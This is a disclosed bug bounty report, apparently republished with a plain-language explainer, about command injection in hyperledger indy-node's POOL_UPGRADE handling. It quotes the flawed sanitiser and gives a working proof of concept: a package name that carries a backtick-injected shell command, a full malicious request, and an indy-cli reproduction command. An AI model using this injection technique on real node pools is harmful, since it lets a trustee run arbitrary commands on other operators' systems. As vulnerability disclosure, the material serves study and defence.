[indy_node]POOL_UPGRADE command injection, Trustee Node can execute command in any other Node`s system.
The pool upgrade handling in indy-node builds a shell command from a package name supplied by a Trustee, and the sanitiser only strips a few shell metacharacters, so a backtick in the package name runs arbitrary commands. A Trustee could therefore execute commands on every other node in the pool.

- Triaged in 8 days
- Fixed in 2 months
- Disclosed after 3 months
After I finish my report, I found project this is not part of the bounty program, so I also commit this report. This issue is related to the https://github.com/hyperledger/indy-node.
I found some function such as get_latest_pkg_version/_call_upgrade_script has command injection vulnerability. node_control_utils.py:
    def get_latest_pkg_version(cls,pkg_name: str,upstream: SourceVersion = None, update_cache: bool = True) -> PackageVersion:
        ...
        try:
            cmd = compose_cmd(
                ['apt-cache', 'show', pkg_name, '|', 'grep', '-E', "'^Version: '"]
            )
            output = cls.run_shell_script_extended(cmd).strip()
    ...
node_control_noe.py:
    def _call_upgrade_script(self, pkg_name: str, pkg_ver: PackageVersion):
        logger.info(
            "Upgrading {} to package version {}, test_mode {}"
            .format(pkg_name, pkg_ver, int(self.test_mode))
        )

        deps = self._get_deps_list('{}={}'.format(pkg_name, pkg_ver))
        deps = '"{}"'.format(deps)

        cmd_file = 'upgrade_indy_node'
        if self.test_mode:
            cmd_file = 'upgrade_indy_node_test'

        cmd = compose_cmd([cmd_file, deps])
        NodeControlUtil.run_shell_script(cmd, timeout=self.timeout)
A Trustee can input a malicious package name to trigger this code. There are two conditions for package name:
- Valid package name prefix, here I choose
indy-node. - Valid package version. Input value of version must bigger or equals than old version. If
reinstallset to true, version can equal with the old version. - bypass the fileter function
compose_cmd. I found some special characters filtered incompose_cmd, that is;|&&:
def compose_cmd(cmd):
    if os.name != 'nt':
        cmd = ' '.join(cmd)
        cmd = re.split(";|&&", cmd.splitlines()[0], 1)[0].rstrip()
    return cmd
But the special character `, is still valid to inject command. So I can input a package name , for example: indy-node2 `touch /tmp/12345678` . Finally The malicious POOL_UPGRADE request looks as follows:
{
    "identifier": "V4SGRU86Z58d6TV7PBUe6f",
    "operation": {
        "action": "start",
        "name": "test",
        "package": "indy-node2 `touch /tmp/1234567`",
        "schedule": {
            "Gw6pDLhcBcoQesN72qfotTgFa7cbuqZpkX3Xo6pLhPhv":"2023-02-02T15:30:05.258870+00:00",
            "8ECVSk179mjsjKRLWiQtssMLgp6EPhWXtaYyStWPSGAb":"2023-02-02T17:32:05.258870+00:00",
            "DKVxG2fXXTU8yT5N7hGEbXB3dfdAnYv1JczDUHpmDxya":"2023-02-02T14:31:05.258870+00:00",
            "4PS3EDQ3dW1tci1Bp6543CfuuebjFrg36kLAUcskGfaA":"2023-02-02T19:39:05.258870+00:00"
        },
        "sha256": "db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55",
        "type": "109",
        "reinstall": true,
        "version": "1.12.6"
    },
    "protocolVersion": 2,
    "reqId": 1651152851,
    "signature": "4YoXKHNnWRouTUAW4fKuTANnXNJfY2JoPG4PoXfz4PUzjx4NySrAmzkzy6zCiRRf5uczZx5mQVSm1eCZLnUHUDoT"
}
Step to reproduce(use indy-cli):
- use indy-cli, Use a
TRUSTEEDID:

- Run ledger pool_upgrade command, such as:
ledger pool-upgrade name="security_test2" version=1.12.6 action=start sha256=f284bdc3c1c9e24a494e285cb387c69510f28de51c15bb93179d9c7f28705398 schedule={"Gw6pDLhcBcoQesN72qfotTgFa7cbuqZpkX3Xo6pLhPhv":"2023-02-02T15:30:05.258870+00:00","8ECVSk179mjsjKRLWiQtssMLgp6EPhWXtaYyStWPSGAb":"2023-02-02T14:32:05.258870+00:00","DKVxG2fXXTU8yT5N7hGEbXB3dfdAnYv1JczDUHpmDxya":"2023-02-02T13:31:05.258870+00:00","4PS3EDQ3dW1tci1Bp6543CfuuebjFrg36kLAUcskGfaA":"2023-02-02T12:53:05.258870+00:00"} package="indy-node `touch /tmp/1234567`" reinstall=true
- wait for schedule, you can what happend in
/var/log/indy/node_control.log:

Impact
A Trustee Node can execute command in any other Node`s system.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the package name is passed into a shell command and the sanitiser only removes a few metacharacters, leaving backticks and other shell syntax intact.
Impact
A Trustee node can execute commands on any other node's system.
What the attacker needed
A Trustee DID; ability to submit a pool upgrade
How it was found
- Connect with indy-cli using a Trustee DID.
- Run the ledger pool-upgrade command with a crafted package name and reinstall set to true.
- Wait for the scheduled time and check the node control log for the result.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A Trustee is a trusted member who can send pool-wide upgrade instructions. The software pasted the package name into a shell command without properly cleaning it, so characters like backticks let the Trustee run extra commands. Because every node processes the same upgrade, the commands run on all of them.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.




